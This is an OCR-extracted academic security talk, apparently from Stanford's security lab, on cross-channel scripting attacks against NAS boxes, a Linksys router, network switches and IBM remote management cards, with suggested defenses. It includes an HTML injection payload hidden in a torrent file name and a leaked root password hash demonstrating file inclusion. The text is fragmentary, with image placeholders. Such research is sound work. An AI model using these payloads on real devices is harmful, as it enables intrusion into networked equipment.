[17848]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session
closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link
beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing '/etc/ifplugd/ifplugd.action egiga0 down'. Jan 10
23:08:43 ifplugd(egiga0)[622]: client: route: SIOC[ADD|DEL]RT: No such process Jan 10 23:08:44
ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full
```

Server-side defenses

Difficulties

- No standard platform to build for
- Adding insecure features: unavoidable

Requirements

- Security is a top priority
- Performance trade-offs possible
- Architectural trade-offs: OS vs. Framework

Server-side defenses

OS level

- Use captchas
- Process sandboxing
- Control flow
- Data storage and access model

Framework

- Secure embedded web applications
- RoR too heavyweight in this context

Static analysis

- Analyze if combining two give filtering policy is secure
- On going work


One more thing

Another boring NAS device?


SOHO NAS

- Buffalo LS-CHL
- BitTorrent support!

Massive exploitation



Peer-to-peer XCS attack result



Torrent Downloads

No File Selected

XCS attack

Name	Size	Progr
<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'"> 2.pdf	137.6 KB	

Conclusion

- Sticky technology
- Standardize...

remote access

firmware upgrade

rendering to HTML

configuration backup

Thanks to Eric Lovett and Parks Associates!

Questions?

http://seclab.stanford.edu


Configuration file XCS

WiFi router

- Linksys WRT54G2
- Standard features
- Config backup

Mature technology...

Configuration file XCS




Save file

Restore file

Configuration file

Tampering with the file

Configuration file XCS attack result



LINKSYS® A Division of Cisco Systems, Inc.

Firmware Version: 1.0.00

Wireless-G Broadband Router WRT54G2

Internet Access Policy: 1(firewall test) Summary

Status: ● Enable ○ Disable

Enter Policy Name: firewall test

PCs: Edit List of PCs

○ Deny

● Allow

Internet access during selected day

Days

☑ Everyday □ Sun □ Mon □ Tue □ Wed

□ Thu □ Fri □ Sat

Internet Access Policy: You may define up to 10 access policies. Click **Delete** to delete a policy or **Summary** to see a summary of the policy.


Status: Enable or disable a policy.

Policy Name: You may assign a name to your policy. **More...**

Days: Choose the day of the week you would like your policy to be applied.


Times: Enter the time of the

An easy fix




Sign with a device private key !

What about arbitrary file inclusion?



```
root:$1$VjqxNiBT$gW0TOYeQ9cNPI8/aAK2wP.:::::::
```

More attacks: Switches



System Setting

System Name	
Location Name	asdf2
Login Timeout (3 - 30 minutes)	30

IP Address

○ Get Dynamic IP from DHCP Server
● Static IP Address


IP address	192	168	1	103
Subnet mask	255	255	255	0
Gateway	192	168	1	1

The page at http://192.168.1.103 says:

s

Netgear switch

Trendnet switch




System Information

System Name	TEG-S811Fi
System Description	8 10/100TX + 1 10/100/1000T + 1 MINI-GBIC Managed Switch
System Location	loc
System Contact	

Firmware Version	v1.01
Kernel Version	v1.61
MAC Address	0014D1D0A6C1

More attacks: LOM



Remote Supervisor Adapter II R


Ø Local: SN# K106088A175

Event Log

☑ Monitor log state events

IBM RSA II

